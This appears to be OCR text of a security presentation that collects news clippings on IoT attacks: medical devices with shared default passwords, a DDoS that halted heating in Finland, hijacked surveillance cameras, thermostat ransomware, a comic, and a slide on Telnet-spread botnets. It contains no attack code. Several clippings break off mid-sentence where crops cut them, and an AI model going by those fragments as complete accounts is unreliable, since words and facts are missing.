
Thousands
infusion pu
security res



The same default passwords were used over and over for different models of a device, and in some cases a manufacturer warned customers that if they changed default passwords they might not be eligible for support. That's



http://www.pcworld.com/article/2987813/thousands-of-medical-devices-are-vulnerable-to-hacking-security-researchers-say.html



DDoS attack halts heating in Finland amidst winter

A Distributed Denial of Service (DDoS) attack halted heating distribution at least in two properties in the city of Lappeenranta, located in eastern Finland. In both of the events the attacks disabled the computers that were controlling heating in the buildings.


Both of the buildings where managed by Valtia. The company who is in charge of managing the buildings overall and maintenance. According t CEO, Simo Rounela, in both c circulation were temporarily di

Written by *Janita* on Monday Nover

Building Automation security is not a priority

The devices under attack were built by the company Fidelix. According to company representative Antti Koskinen, there have been other attacks in the country before the case in Lappeenranta. He also states to Helsingin Sanomat that when people want convenience and ease of use it often opens up vulnerabilities.

http://metropolitan.fi/entry/ddos-attack-halts-heating-in-finland-amidst-winter



ISIS Wants to Enable Serial Killers by Hacking Surveillance Cameras

Terrorist group breaching security cameras to prepare for attacks


By **Joshua Philipp**, Epoch Times | November 1, 2016 AT 10:31 AM Last Updated: November 3, 2016 2:32 pm

Its cyber branch is currently hacking security cameras around the world in an attempt to prevent its attackers to go without being caught while instilling the maximum amount of fear.

ISIS members were sending links to security camera feeds in locations that include Chardon, Ohio; Taipei, Taiwan; Moscow, Russia; Javorovy Vrch, Czech Republic; Switzerland; Finland; Poland; Oldenburg, Germany; and Mexico.

A screenshot from a live camera feed shows a street corner in Chardon, Ohio, which ISIS was passing around to discuss a possible attack. (BLACKOPS Cyber)

http://www.theepochtimes.com/n3/2179764-isis-wants-to-enable-serial-killers-by-manipulating-surveillance-cameras/



Hackers Make the First-Ever Ransomware for Smart Thermostats


August 7, 2016 // 10:00 AM EST

One day, your thermostat will get hacke
away who will lock it with malware and
leaving you literally in the cold until yo

This has been a scenario that security e
dangers of the rise of the Internet of Th
insecure. On Saturday, what sounds lik
being reality, when two white hat hackers showed off the first-ever ransomware that works against a "smart" device, in this case a thermostat.

http://motherboard.vice.com/read/internet-of-things-ransomware-smart-thermostat

The Joy of Tech™ by Nitrozac & Snaggy



The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!

You can help us keep the comics coming by becoming a patron!
www.patreon/joyoftech

joyoftech.com

Armies of things: Observations and recent attacks

cert.br nic.br cgi.br

Botnets of IoT Devices

Based on our network of sensors It’s possible to trace evolutions since 2013

- infected CPEs, DVRs, CCTVs, NAS, domestic routers, etc

***Malwares* usually propagate via Telnet (23/TCP)**

- remote access protocol, without cryptography

